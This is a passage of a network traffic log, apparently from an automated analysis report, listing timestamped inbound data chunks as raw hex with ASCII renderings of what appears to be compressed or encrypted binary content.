2c 53 7c c8 1e a7 ae 7f 98 ec 9a f5 77 c6 72 d1 af a9 5c 86 a6 10 0a 89 12 27 20 f1 6e d8 a2 d1 f7 60 b1 a2 13 d4 8f 64 80 73 d3 76 cc 01 65 8c f8 7b 94 8e 27 bd b3 44 b0 0d f1 b1 62 ee 1c c7 13 20 Data Ascii: x%f%49s_lc}ejd_02h{fWThq.Si!,QRfHq6Z] j8=zxg$CVJh/9i0z5yK&/F#P,S|wr\' n`dsve{'Db
2022-05-12 05:47:13 UTC	225	IN	Data Raw: 3f f6 1a c1 df b5 6f 9b 8a 7a a2 43 69 95 f5 ac e2 c7 48 84 82 4c c1 10 5b 26 32 2d 8a 61 3a d8 a4 cc 7b a9 ce f2 e7 66 3c 3c a4 d7 a1 8d 85 39 d7 fe 17 58 6f 08 76 f4 a5 9a 2a 0b 49 b9 b5 88 cb 0d 2d 61 ec 4e 79 7f de 43 4f 0e f8 c2 53 71 cf 67 61 13 02 06 48 1a 36 d4 d0 39 65 58 d8 cc 0a 21 ce 13 ba bf 36 d9 6d 1f 66 15 ed 47 67 bf 06 9b b7 d7 fc a5 50 18 68 51 09 3d 5b bf dc d9 d7 f5 5d 38 37 ca 13 05 25 86 25 05 f3 34 24 56 a5 28 80 cb ab d9 fe 79 14 5e 8d 53 70 13 fd f5 c7 8c fd 3f dc b7 46 70 3c 7a 14 74 b6 8a 50 3a 22 03 28 ee c4 e8 00 29 60 f4 51 76 f4 10 45 99 80 34 41 83 1e dc 71 9a 26 1a e1 d9 b4 8f 40 55 b8 e7 9a 42 15 8c 38 d4 f4 89 ff 2a 03 e3 cb b5 b6 13 23 e4 71 9b e8 d8 e2 44 ef 5a 19 3d 98 96 cf b0 ec 61 a7 f6 60 00 6b 89 0f 10 30 f1 24 Data Ascii: ?ozCiHL[&2-a:{f<<9Xov*I-aNyCOSqgaH69eX!6mfGgPhQ=[]87%%4$V(y^Sp?Fp<ztP:"()`QvE4Aq&@UB8*#q DZ=a`k0$
2022-05-12 05:47:13 UTC	229	IN	Data Raw: 48 47 53 6c a2 b7 b4 f5 f5 1a 9b cc fb 65 6f b1 55 83 63 f4 0b 5f b0 3a a9 41 bc fa 76 5e 59 63 c8 4d a9 75 a8 a6 eb 43 79 df 6c 16 16 6f d4 dc 9e 3c d4 1c 4a 8e 02 a4 2a 26 91 1b 19 b0 ff fc a9 14 3f 63 aa da 86 a7 41 b9 9d 19 9b 4e 02 ab 6f 43 8e f4 6c be fc 94 2c 65 50 39 32 d3 4a 15 df 87 0d 19 82 2c b4 63 04 50 62 6f f5 75 d1 e7 33 1b 9b 7d 02 9f c8 0f ca 8a d3 ac 52 cf 24 73 74 43 9e a2 e2 8c cb a8 37 12 5c fa e9 51 dc a4 9d 6d 6e 15 a3 68 8b 72 a9 f3 8d 77 1e 07 83 09 b0 c6 b2 43 92 50 a7 21 83 96 64 a1 b8 d3 68 c4 cc ef fe 12 29 ec a2 37 7d b9 ab b0 6c e3 0d 80 25 a5 e3 0f 35 72 33 5d 10 18 f5 f3 a9 7b b5 c3 32 a7 e2 b7 79 21 66 0e 7c 2b 35 2b d7 e2 9b 7c 4e f8 a8 8c b1 06 1a 8d 61 07 0f c4 a7 32 0f eb 7a be f1 07 fa b0 f1 d1 5f 5f 14 8b 9e 46 5e Data Ascii: HGSleoUc_:Av^YcMuCylo<J*&?cANoCl,eP92J,cPbou3}R$stC7\QmnhrwCP!dh)7}l%5r3]{2y!f|+5+|Na2z__F^
2022-05-12 05:47:13 UTC	233	IN	Data Raw: 31 d9 af 43 46 5f db a4 9c 5a ac 8d 80 5b 10 ae d5 39 f6 b9 b4 f9 a5 8e e2 09 f3 dd cb f5 d8 ce c1 4e 5b 79 bf 1a 43 7b b9 ba c5 fe de 33 c0 79 39 e6 46 8b 76 a2 a2 ac f2 2f 31 6f df af bb 94 a1 fc a8 f6 25 31 3f 93 b7 b3 19 f8 76 20 5d 5e e1 05 5a c7 7a 5d 70 8e b5 7b b5 b8 1e 29 a2 b8 66 be dd 02 2a 6e fb 11 57 07 9b d9 e8 11 db d0 c1 99 ad 41 73 15 8d e7 d1 0b cb b5 17 b9 e1 40 14 cc 2d c8 b2 cb 8c ef e2 50 9e bc a6 45 02 de af ae 8d 19 1b b9 a9 7c ef ac d2 a1 46 67 94 c9 83 e9 be 41 29 c2 fa fe a9 ad 90 43 ab 64 e7 3f 45 81 94 54 99 3b b7 7c 6f be 6c d6 75 7c da 9b b0 63 70 7f 9a 37 39 6c 77 e9 fd 1b 11 34 df 9f 70 d0 21 9d 78 f8 a1 d8 78 71 af fc c6 e2 28 71 06 e5 25 bd e1 4f 12 25 a8 b7 41 72 c7 20 b4 68 b1 0a d9 b5 8d 7a ad 36 8b a1 6c 85 c8 7c b7 Data Ascii: 1CF_Z[9N[yC{3y9Fv/1o%1?v]^Zz]p{}f*nWAs@-PE|FgA)Cd?ET;|olu|cp79lw4p!xxq(q%O%Ar hz6l|
2022-05-12 05:47:13 UTC	237	IN	Data Raw: 78 e7 81 c8 31 d3 aa 67 64 f4 3d 13 aa 7b d9 cd af 63 93 a9 60 7b f3 4b a5 4c be 86 05 b3 e5 20 40 70 e2 86 49 6c 54 c8 10 80 87 05 be cb 30 3a 01 d5 37 d2 49 01 59 50 68 75 29 f4 af ac 29 9c dc b1 fb d8 4a d3 52 b4 b6 7b b5 39 e8 7f 67 22 90 13 76 c3 d3 40 df e2 e8 b6 4a 09 4f 3c 91 49 00 ea d8 25 af 8a 30 a8 6c 08 0e 6d a9 9c e6 f8 7d f4 33 50 9a c4 7f 0a cd 0c be e8 a5 cf ff b7 12 7b c4 4f f2 ae a3 08 19 d7 00 aa 6f 8c 58 05 37 56 d8 d6 f0 f4 a8 e2 c7 44 32 b6 57 26 4d 1b 0a 60 70 b5 75 2a 7b 28 54 9f 23 f0 6d 56 e1 28 b7 d7 c6 c3 00 7a ed e1 52 01 1b c7 ca 57 66 ca f1 c7 6b 12 6d 37 89 cd 81 8a d7 b6 3a 22 bd 45 7e 5b 08 94 c2 ea 3a c1 99 9b b0 7f fa 4b 3f 7a c7 3b ba 28 50 db 71 cb b8 8a ed 35 4f b3 a6 4c 09 f7 b9 aa ae 61 0c c9 91 c3 53 a1 78 9c 90 Data Ascii: x1gd={c`{KL @pIlT0:7lYPhu))JR{9g"v@JO<l%0lm}3P{OoX7VD2W&M`pu*{(T#mV(zRWfkm7:"E~[:K?z;(Pq 5OLaSx
2022-05-12 05:47:13 UTC	241	IN	Data Raw: 86 06 d5 e3 e2 3b 52 0d b7 60 e2 ef e6 b2 4c a7 84 66 7a cb b5 a5 73 6f 80 36 f0 3a 49 99 23 72 54 98 c5 84 56 1a 5b 16 f5 dc 2a 09 69 27 c7 00 ed 98 84 f8 d7 26 59 cf e6 22 96 26 ae 1d 9d 59 16 1a ee 57 74 97 2c f7 1d 73 58 99 b5 39 74 a9 78 55 17 8e 12 47 c0 fa 63 9d f8 7b 7a c2 46 ad 00 75 b5 1d b0 02 d1 31 97 ae d8 b6 01 5e 42 1b 5d f0 cc b2 9d 97 5e 6b 42 62 20 f9 2d 5b 70 87 61 87 5d fa 6e a3 76 5e c7 d3 e1 16 13 12 8e dd 2f ed 6f fb 17 1d c4 38 7d 9c 1c a9 e1 6a ed cc 4d 1b f8 76 18 39 a2 7c b3 be 64 04 35 e9 31 d2 13 5d 6f 20 78 6e dd ca c1 a6 af 86 90 18 50 f7 54 e3 cf d9 c6 00 14 2e 26 b4 ce 4f bb d2 1c be cb 39 c5 1e 58 16 65 1d b0 23 63 93 27 57 65 3a eb 51 b6 c6 76 e5 67 7b 41 9c 0f a8 e2 c6 40 73 7f 10 cb 06 c0 c7 e9 8f 69 a0 d8 ad ed 6c e7 Data Ascii: ;R`Lfzso6:I#rTV[*i'&Y"&YWt,sX9txUGc{zFu1^B]^kBb -[pa]nv^/o8}jMv9|d51]o xnPT.&O9Xe#c'We:Qvg{A@sil

Timestamp	kBytes transferred	Direction	Data
2022-05-12 05:47:13 UTC	246	IN	Data Raw: 06 f3 50 41 10 72 e8 7c bc a0 a5 f4 f2 d5 92 d4 c0 77 d1 5f b4 ae 74 d7 c1 ec 32 81 46 90 e6 9a e0 70 93 a2 2e e8 23 68 fb df 91 ed 34 e5 cd 2c 9d db f8 0e bd 8f fe 90 0f aa 71 e3 27 d3 e6 e4 47 01 ab d0 3d 04 c7 f3 e0 e0 7a a0 30 50 1a e2 0b 8c 06 58 7f 33 3b bb f2 35 52 8b 0d bc 0f dc d7 2a 9a 38 4e 3e 7b f3 bf 22 6e 6a ea 77 7c 06 1c 49 d3 c7 a1 6f 73 d4 2d 8b d7 02 2a 1b c1 d8 a8 3a a9 23 68 8c 23 5b 65 6a 40 d7 29 74 4c 1f 7f b7 ea e8 bf 61 63 a4 b6 3e ab 7a a0 bc 81 80 24 30 1c be b9 16 d7 df 85 f7 4a 3f 9a ba ba 88 73 99 d6 47 7d e1 38 c2 52 f9 c0 4c 8a c7 be 34 00 66 0a 2f 0e df 9c 16 89 2f bd af 66 31 fb 8d 9d 2d 42 11 20 8f b0 25 82 34 02 85 85 23 8e c1 16 8b aa 4d ef ce 93 c8 2f cb ae 33 6d 39 2e 98 ff 10 20 61 22 42 d5 89 66 ed 5f 3f 54 7e e3 Data Ascii: PAr|w_t2Fp.#h4,q'G=z0PX3;5R*8N>{"njw|Ios-*:#h#[ej@)tLac>z$0J?sG}8RL4f//f1-B %4#M/3m9. a"Bf_?T~
2022-05-12 05:47:13 UTC	250	IN	Data Raw: eb b1 fc e2 04 07 02 7c c7 e0 65 af 01 56 aa 1b e8 03 84 bd ab 20 32 d7 56 67 20 e8 7f f8 01 d3 6f 09 3f 08 b8 c0 f8 f7 5d 4c 06 65 e4 be 24 90 77 19 e8 56 ac ad f5 1d 6d 58 cb b1 d3 41 ef c5 fe a2 74 ef 23 8d 4b 42 4b 3b d6 fe e7 aa 1a 69 fd fd 05 5d 99 f2 6a d1 f5 4b 52 2f 67 ed ea b1 b5 67 98 a6 e4 f7 9d 94 26 a8 cd 21 2c 9c 01 6c d0 d0 e2 d0 f1 d8 33 a5 ad a2 2a 90 a4 79 27 d7 cb d6 c9 a0 fa 74 67 c9 0e c8 bb af 30 f3 8a 4a f5 d6 af 71 95 91 c6 79 88 7d 4d f2 13 fa 85 e9 87 5d 29 a3 94 eb b9 86 80 3a 2d 89 2e a1 1c 9b 06 f2 e1 b6 60 d1 ac 6d a2 ee ba fa 4e 29 1c 6a 85 a5 c0 1d c5 82 6c 71 5b 12 94 12 2b 84 12 41 ad cf 87 d6 66 fe a9 e8 89 33 04 98 a6 4f 60 1d de 87 e3 06 76 9f b1 51 6e 1d 2e b6 85 9d 4a d7 72 69 cc 3c 7d 84 20 35 92 66 a6 b4 11 cb c4 Data Ascii: |eV 2Vg o?]Le$wVmXAt#KBK;i]jKR/gg&!,l3*y'tg0Jqy}M]):-.`mN)jlq[+Af3O`vQn.Jri<} 5f
2022-05-12 05:47:13 UTC	254	IN	Data Raw: f7 1c 4a 64 6c e3 0d e8 25 6e 21 0e 35 41 60 5d 10 18 fd 90 5b b2 0d cf 41 14 ac c5 1c 82 62 ed 08 5e 91 35 7c f4 82 36 b1 8a 69 e4 89 cd 2a b8 6c 0b 0e 53 03 7d 49 e4 62 33 55 2c 12 bf 3e e7 f1 38 c5 97 58 7d d3 3e 37 8f ce 36 97 11 3e 47 60 39 6f a4 c5 ba c7 78 39 34 68 81 88 72 01 2d b5 15 fd 31 58 0b c9 4b 41 31 0a 6f 1e 35 a5 09 eb 49 0b ac de 0a f7 8b c9 38 db 78 6b ca e4 3a c1 db 6a c7 ad d5 4c 64 9c 3a 50 99 fd c1 c2 e0 29 68 2a a9 78 fc c6 21 41 c8 ce 95 66 5a 6d c3 20 e5 c6 2f a0 d1 e5 72 1d 2b 6f 1e 34 58 f4 b7 a9 b3 cc 57 40 b9 11 04 d7 43 9e 9f d3 a0 90 14 4f 01 d1 cf 7e 55 5d f5 60 22 a2 15 7b f9 ce 08 2f 7e c2 1b be 5f 5b b5 55 cb bc fe 25 1f 55 7d 2a cf 3a 4e 28 a7 47 1a a7 8a 3a 3e f9 a6 98 78 f8 c6 d7 9c da 52 cb a9 25 45 88 70 ca 31 ba Data Ascii: Jdl%n!5A`][Ab^5|6i*lS}Ib3U,>8X}>76>G`9ox94hr-1XKA1o5I8xk:jLd:P)h*x!AfZm /r+o4XW@CO~U]`"{ /~_[U%U}*:N(G:>xR%Ep1
2022-05-12 05:47:13 UTC	258	IN	Data Raw: d8 f5 ca 62 56 ad ea 67 16 e3 ab 02 38 e4 28 b4 5c 15 0b 03 1d c4 20 13 27 0e 70 a4 02 3c 6b f3 d7 d9 81 bc 82 32 98 3f 2e aa 74 96 e4 b0 f4 58 be d4 10 21 4a 7c cb d4 5e 31 23 9b 7a 1c 54 f7 07 26 1a c5 7b cb ca 37 f8 42 ef e2 8c 36 8d 7c 90 a5 c8 fa a3 5e 3b f8 12 66 06 4f 27 1d 1d 0f 47 32 0f 9f f5 36 83 be 4d b3 23 66 8a 11 1a b2 a2 dc 72 c8 8c 5b dc b6 0d 06 67 98 c1 62 a8 e5 bc e2 c0 ba 3e b0 81 52 3b 25 ec ea 84 c0 0d 89 4e 71 db 2e 97 54 6f b4 d5 4f 38 4b f8 2f 0b 24 df 92 84 87 58 99 15 8f 53 d0 63 f7 59 82 d2 15 3f 05 8b bf 5f d3 d2 25 cf 8a 13 01 b3 a0 83 79 53 ea 26 dc 31 6f be e4 aa cb 77 8b e8 4a 01 1b 4f 84 fb 8a fb c4 3b 21 2c f4 52 93 60 07 86 e6 09 ec 1c 12 84 dd 41 13 8e b8 51 3b b1 8d f6 b4 40 95 0f 27 d0 9e 9a f8 36 59 90 12 41 ad c7 Data Ascii: bVg8(\ 'p<k2?.tX!J|^1#zT&{7B6|^;fO'G26M#fr[gb>R;%Nq.ToO8K/$XScY?_%yS&1owJO;!,R`AQ;@'6YA
2022-05-12 05:47:13 UTC	262	IN	Data Raw: 9f 95 54 2b 08 45 77 1d 35 c5 7c c7 46 88 38 c9 de 12 73 38 f4 85 5b 0b bc aa d0 a4 50 c5 69 99 0e 76 94 68 10 d8 46 a2 66 c4 40 05 58 d2 cb 64 44 d9 ff d6 e1 61 e4 94 f0 47 67 47 c0 b4 59 e1 1b ab d7 06 18 a7 60 2e 4c 4b 26 1e f1 83 a6 52 e7 02 46 59 7c aa dd cd 8b 95 46 f2 7b a9 75 bc 88 ab 58 93 03 c9 f2 d5 13 11 58 05 62 84 07 43 8c 30 77 d3 31 81 cd 62 dd 50 3d 09 f9 5a 5a 3f bd 37 52 be 91 87 34 6b 79 62 89 59 3c fd b1 26 2a 94 e0 8f be b3 9c a0 57 4a 50 c7 82 f4 c2 a4 1a 6a a3 8a b0 97 f3 01 21 69 87 4b 73 48 ce 17 18 c6 e1 ea 95 4b b4 7d 8a 65 87 91 38 2b 1b b5 db f5 1b ee b8 26 04 cc b1 fb a0 49 d3 ad 21 6b 43 d4 29 50 46 69 12 eb e8 99 05 ad c5 99 b3 f8 55 13 55 43 45 5e 0e 7d ab 53 d2 f6 6d 9b 3b 78 9f 0a a1 b3 d4 93 dc de bb 73 4f 6c 5e 51 c6 Data Ascii: T+Ew5|F8s8[PivhFf@XdDaGgGY`.LK&RFY|F{uXXbC0w1bP=ZZ?7R4kybY<&*WJPj!iKsHK}e8+&I! kC)PFiUUCE^}Sm;xsOl^Q
2022-05-12 05:47:13 UTC	265	IN	Data Raw: 91 ce cb bd a7 96 be 4b ab 1e 7d 58 b1 07 ae 3d 7d 37 61 ae be ad a5 f9 d6 ce 0d cf d3 a2 58 97 36 44 89 2e a0 67 05 a9 ac 62 ff ce 94 52 df 15 1c 92 1c 82 e2 94 cc 4f 6f b8 9e 91 02 f4 67 04 73 8b 33 58 63 07 54 71 2c 7f 38 bd b1 cf 9f 05 97 3c cd c1 f6 c2 fb 14 c8 8c 2d 54 5c 25 3c 30 a7 86 45 e2 43 12 10 d9 45 0d 35 ce 47 bd d0 bd 07 9f aa 61 0b 0a 3e ca fb 08 35 53 a2 41 ac 85 62 92 6d 7f ad a1 e2 f8 f4 1d 47 f9 a4 d4 0c 26 6f bf 52 c3 89 b3 cc 51 c2 75 bd 05 d7 43 b2 c5 77 63 d5 27 10 bf 09 fc a5 b6 3e 37 b6 cc d0 33 5b 08 45 28 17 ad 44 b5 37 45 e4 35 c0 3c bc a2 88 43 fc 25 83 e7 d9 56 e4 a7 c3 a2 58 e9 1a 29 d8 1f 13 a1 88 f2 4a 5b fe 95 00 20 69 08 b8 36 43 9d 87 76 ee df 55 f9 71 2b 60 ce 2e 7f 48 91 bb 29 0f ff 43 21 26 0c f0 53 d1 65 7f f0 91 Data Ascii: K}X=}7aX6D.gbROogs3XcTq,8<-T\%<0ECE5Ga>5SAbmG&oRQuCwc'>73[E(D7E5<C%VX)J[i6CvU q+`.H)C!&Se
2022-05-12 05:47:13 UTC	269	IN	Data Raw: 5a 93 97 a1 b1 af 39 43 59 34 eb df 41 44 40 96 6f 60 20 4d 58 ac f8 76 b9 a6 30 64 cd e1 a8 55 6d d9 cf 01 10 9a e3 41 6d 35 63 ec 0f 45 ef d7 8a 36 8d a6 25 7f 4b 36 a5 3d b4 a1 a8 1b 90 30 ac db 43 74 db d9 1f 60 69 23 50 cb 40 b0 b5 78 38 ca 13 0a cd 34 6a c8 0f b7 9a fe 8b 72 df 54 65 fd 5a 0d 70 08 87 dd 8c a6 d7 52 19 fe 12 15 57 4f 7f 26 d2 03 7c ba 70 31 b4 e8 3f 58 62 15 5f 89 03 9f a7 68 6f 43 82 6a a2 ae 9b a5 79 f3 ca 88 f0 51 7a 90 75 13 54 47 8d 4f 9d 46 8a ae 42 9f ce 18 42 b6 e4 dc af bb a7 f8 2f b6 db 1c cc 4b 34 7f 4b c1 2e 74 8f 52 83 2f 33 e2 a3 f9 5c fa d8 24 8c a0 6d d5 80 23 02 c1 70 35 15 92 14 dc 64 6f a7 92 ea 67 f5 86 13 c4 21 be 97 60 10 ed a6 94 86 66 c3 41 e9 89 fa a8 10 6b fb c9 18 06 79 1c af c9 6c 0e 97 6b 26 34 e8 08 25 Data Ascii: Z9CY4AD@o` MXv0dUmAm5cE6%K6=0Ct`i#P@x84jrTeZpRWO&|p1?Xb_hoCjyQzuTGOFBB/K4K.tR/ 3\$m#p5dog!`fAkylk&4%
2022-05-12 05:47:13 UTC	273	IN	Data Raw: db 50 12 8c be 34 80 e3 55 74 c3 4b 36 49 ef 2f ff 17 c2 20 60 e1 fe a2 3c 25 a1 04 f0 ca a0 bb 89 d9 e7 95 10 fc d1 9c b7 72 03 8b 38 6e 31 1f 7a 40 4d 7c b7 dc f5 82 a3 ee 59 78 9b 56 10 79 a1 ca b4 d4 a4 6b b9 b4 eb f7 79 43 97 12 b0 88 7f 2b 7b 74 5a 30 13 2a 31 81 1f c1 93 4a 92 c0 85 91 2e 47 28 d5 bb 9e 91 02 fd 1c 90 e0 39 79 59 ee ca ce 6d 7d 17 21 34 0d db f4 05 1a 33 67 35 f6 c2 fb c1 fe 8c 18 9c 36 7a 51 70 6b 38 d8 23 4c 97 c7 65 59 0c be 9a e8 27 f9 f1 23 87 4f eb dd 4c 3e 22 28 fc 04 44 e6 eb 77 6a 62 98 05 d2 ad a1 69 f1 a0 53 6c d5 0a 6a 1a b5 ef 19 f4 17 83 54 8a 57 bf da 67 01 52 8a 01 c4 bb 0b e9 60 10 d4 3a 87 5a 17 76 35 19 2d b5 1b 8b 8b 7d 1f e1 7e fc 1b 29 53 5a b5 b4 0d df 9b 53 ac 8e d1 a7 82 1e 52 a6 5a 33 f0 5b 01 37 22 33 6b Data Ascii: P4UtK6l/ `<%r8n1z@M|YxVykyC+{tZ0*1J.G(9yYm}!43g56zQpk8#LeY'#OL>"(DwjbiSljTWgR`:Zv5-}~)SZ SRZ3[7"3k
2022-05-12 05:47:13 UTC	278	IN	Data Raw: f0 ba 4f bc 85 80 21 2f 1a 4c 11 41 66 9f 2b cf bc 33 5f c9 16 7d 21 99 f8 bb ad 8f 16 ec cc b3 6f f5 02 dd c1 19 41 63 8b 28 75 bb 90 2d b7 9f 79 c2 35 79 1b 2c 9f 30 5c de 27 a2 7e c4 99 86 eb 11 e0 dc d5 4e f2 37 8d d5 87 89 11 b6 fb 60 c2 10 4d 4a be 92 37 73 ec 3f 90 c7 f1 0e 98 70 00 83 ee 29 36 a3 5e e3 30 ed 99 5d 1d a4 d9 11 f4 57 4e 69 9c 1d 07 d3 04 96 10 8c 2b c9 bb 2e 5b 9b dc 9b 9f 0e b7 c4 b6 99 a9 e3 38 e4 32 8c a9 5b df 5d 02 85 7b c5 9e 05 ae 1d a2 8e 9c 2a d9 a6 e6 9c d7 9f 09 00 52 4c f3 cd dd 56 81 0d a6 3b 3f 6b c8 59 e5 8e c1 8d 9b f3 a1 17 57 1a 89 b4 ca 63 e0 f6 7a 7a c2 87 9d ce 01 9d a4 5d ff 7f 45 53 73 cc 3a 07 5e 55 19 f6 68 b8 b0 00 70 a3 94 36 7a c8 8b d3 a4 fd 6c 8e b2 d6 1c 07 18 12 5e c7 a1 18 aa 6f 13 e6 cb ea e0 e4 0d Data Ascii: O!/LAf+3_}!oAc(u-y5y,0\'~N7`MJ7s?p)6^0]WNi+.[82[]{*RLV;?kYWczz]ESs:^Uhp6zl^o

Timestamp	kBytes transferred	Direction	Data
2022-05-12 05:47:13 UTC	282	IN	Data Raw: b4 60 fb 67 20 7b 74 1b ff a7 e7 6f dc 3a 95 c8 fb 9b 95 54 03 e5 28 2e 0c 65 cd ea ec e6 45 b4 8d fa 38 20 af e5 51 c3 4d ea 2a 65 1f 51 c5 15 48 b2 b1 11 67 19 1c 63 b2 36 23 03 49 7c fa 00 20 36 09 ea 91 f5 cd b9 16 fc 4f eb 6c 54 34 3d e1 1b c3 76 38 7a bf bd 4d 19 79 63 c2 f0 83 2d 89 56 d6 8f 8b 29 b8 54 cd 8f 31 47 f2 09 aa fc 7b 6a a8 80 ca 13 c6 84 d0 79 23 ef 63 3d 25 c1 25 5d 8b ae e7 95 80 46 c6 db e4 f2 35 59 5c fa 37 f1 48 fe ba b9 d4 64 80 de 1a 8b 33 db 2a 4f fd 3a 83 94 de 8c bc 8b 0d 36 c1 7e ad 11 d3 c2 c2 18 13 d8 77 4e 1c 10 72 36 e2 ec f1 dd 3b 6b c3 9f 61 21 ee 72 a1 06 5c f1 a0 43 ce e8 bd 38 60 48 49 88 fd 21 6d 31 a4 c5 07 b3 fe d2 ad 22 26 33 75 f9 17 c6 a1 57 23 46 2b 1c 89 68 a1 5c 57 a0 6a 45 a2 c3 91 c6 b5 ce d6 08 5c 9e ef Data Ascii: `g {to:T(.eE8 QM*eQHgc6#| 6OlT4=v8zMyc-V)T1G{jy#c=%%]F5Y\7Hd3*O:6~wNr6;ka!r\C8`Hl!m1"&3 uW#F+h\WjE\
2022-05-12 05:47:13 UTC	286	IN	Data Raw: 91 bf 5a d9 a8 35 be 73 73 e4 f1 f3 7d 78 37 c5 25 99 af 57 07 28 4c 31 4f 0b 7c e7 d2 1c 03 89 41 ec 48 12 c4 64 29 e4 a5 59 c0 24 46 05 35 b3 2d ff 80 54 58 5d f8 34 e1 65 f9 ae c5 e0 14 77 21 c1 cc 2e 2e fc 5f bf 04 ce 3f 98 78 19 09 fd 5e 05 69 da 22 83 1b b7 3a 82 2e b7 ea 5d b8 8c 82 c8 b4 e5 0f af 17 95 30 b2 73 13 7c af fc 5a 07 02 c6 4b 75 08 0e ee 2d cf 93 ad eb 83 7c 5b f4 bc 92 be f7 20 03 37 c6 8b 99 0f 01 db ec be 43 36 87 bc fe d2 12 66 91 26 5e 1c 1d b6 5b 19 3d 82 24 8b 7c d0 b1 58 09 9f d2 c3 ce 7e 1e df 72 c8 4f c2 ce cb 59 a9 99 73 6d 76 ac 91 03 16 ed 06 25 f4 81 ba be 33 fa f6 f4 73 d6 5c 66 28 f1 92 69 d9 23 78 11 3a e9 e5 8d 28 03 96 a6 70 2b e6 58 99 b5 38 25 5a 86 aa 11 47 1a 8d b6 42 8f 6f 76 a1 a5 4f bf b4 75 ce 6e ed 5f b7 3f Data Ascii: Z5ss}x7%W(L1O|AHd)Y$F5-TX]4ew!.._?x^i":.]0s\|ZKu-\|[7C6f&^[=$|X~rOYsmv%3s\f(i#x:(p+X8%ZGBovOun_?
2022-05-12 05:47:13 UTC	290	IN	Data Raw: a9 6c df 91 bc de fa e7 83 9e b4 a2 97 25 38 3d 08 3b 99 93 a3 9b 30 56 60 cf 84 8e 80 ef 2c 67 2e 36 a1 cb 6d 38 00 4a 9f d7 2a e5 a8 88 08 ae 31 a9 3f 17 86 ad ec 47 95 34 25 7b b5 cd ed 5c 1f 22 70 df 12 b5 ec 04 1c c7 e8 95 4a 37 fa d2 23 c7 6b 74 85 cd 45 bd 37 23 f5 c5 96 8c 84 fc de ed 00 9c 62 b2 bc c7 25 23 74 82 7c f9 6f 66 20 29 f4 cd 49 fa 49 ca 2f 63 d0 3a b9 6f 0b a8 5a 4a 48 c0 d1 58 da 92 ce 46 83 f4 23 86 7a 81 30 e3 70 b2 07 25 b6 93 ce 6c 71 43 f8 f0 2c 78 47 3b a2 f8 45 5b 03 11 b0 88 48 9b fd 23 7a d3 8c 82 57 08 c8 8f 53 1c 19 bc 5c 3a d2 cc a6 93 52 02 6b 78 cb 31 d8 8d 49 3c dd 39 43 70 7d f7 d9 c9 5f 49 30 0a 63 91 fc cd 3f f8 74 30 7f f8 86 11 fc 3d 11 52 70 e2 0d 39 c9 42 ad d0 f7 46 0d be ec 65 39 c3 dd 20 87 c2 5e af 0e b7 76 Data Ascii: l%8=;0V`,g.6m8J*1?G4%{\"pJ7#ktE7#b%#t|of)II/c:oZJHXF#z0p%lqC,xG;E[H#zWS\:Rkx1l<9Cp}_l0c? t0=Rp9BFe9 ^v
2022-05-12 05:47:13 UTC	294	IN	Data Raw: a3 e4 55 49 00 fb ce a2 18 91 e5 71 ed e8 de 31 df d9 e7 84 a4 85 27 97 61 e8 39 e0 f4 fc 54 c6 42 a8 50 62 14 9e 90 77 de 30 e7 1b c5 29 15 2e bb ef 89 c8 87 fa a0 5e 0c ae d0 c7 9c 0f d6 e7 18 26 45 fa d9 cc 13 d0 e7 a8 23 9f 90 c3 55 68 ef b1 48 5c 81 2c 26 24 78 7a 46 fd 98 3c 69 90 07 87 fe 68 08 14 55 14 27 1c 88 20 7e a5 46 5e ae d5 7e cd a0 1b d6 37 d5 0b 06 f3 75 1a 21 39 2d 80 fe 3f 83 b7 ff 3e 33 5f 3c be 03 81 b0 dd e4 de d6 11 ac 12 1d 61 88 c2 fd 65 5b f7 4a 35 09 e4 0c 37 e6 a8 55 12 d4 ee 43 7b b5 88 fd 19 f2 13 d0 c6 fd 04 77 ce 12 91 76 28 99 57 bc cf be f5 48 67 53 bc 2f a3 da 12 33 0c d9 49 9f 9e 43 7c 50 b6 d3 0f 68 3e 2d 35 01 94 58 c2 c8 0f b7 47 c5 d7 f2 87 04 76 f5 40 e5 d9 1f d9 22 d5 f6 02 52 34 f1 96 82 09 8c 29 91 25 cf 75 39 Data Ascii: UIq1'a9TBPbw0).^&E#UhH\,&$xzF<ihU' ~F^~7u!9-?>3_<ae[J57UC{wv(WHgS/3IC|Ph>-5XGv@"R4)%u9
2022-05-12 05:47:13 UTC	297	IN	Data Raw: a7 af ce ad c0 28 4c 68 71 c3 e6 d0 30 1a 61 03 bb 75 3d 68 40 6c b4 56 0d a2 43 a7 c7 46 fb ae 48 fc d8 25 5d 9d a9 ad ea 7b 1e 6f fb a8 3c df 5d f9 b3 7d a5 0d 69 70 1b a7 c1 7c c3 69 72 b5 9f 49 b8 8c 41 9c d0 60 cf 87 f9 fe e0 69 90 e3 bd 10 1f 64 8c f3 75 79 35 f9 d0 61 53 5d e7 75 6e c9 8d f7 f0 44 9a ca f8 23 86 1a b0 78 aa 34 8d ff 2c 55 6a a2 0c 49 c6 8d e8 1c ae bb c2 9d e6 b7 ab 05 c9 64 1f ec 88 c3 5a 55 06 6f 65 35 4a 5a 18 34 71 bc db 34 2c 3c a9 ea 28 98 6b 02 9a 66 3e 9a 76 a6 9c 09 7e 45 b6 16 19 1a 8c 1f 28 d9 a6 28 c3 56 48 db 23 90 91 4f 08 76 f9 2f 05 ad d7 ff 50 38 22 47 b5 2e f7 db 7d ab 73 60 c1 46 c0 0a 3c 6a 2a 87 85 4f 9b 51 3f 19 b5 0a 55 34 2b 4b da a8 60 6f e6 ae 2f 1b ae 0e 33 59 95 b3 ac 11 d0 8b 70 0b 62 a5 75 46 89 4a 4b Data Ascii: (Lhq0au=h@lVCFH%]{o<]}ip|irIA`iduy5aS]unD#x4,UjIdZUoe5JZ4q4,<(kf>v~E((VH#Ov/P8"G.}s`F<j*OQ? U4+K`o/3YpbuFJK
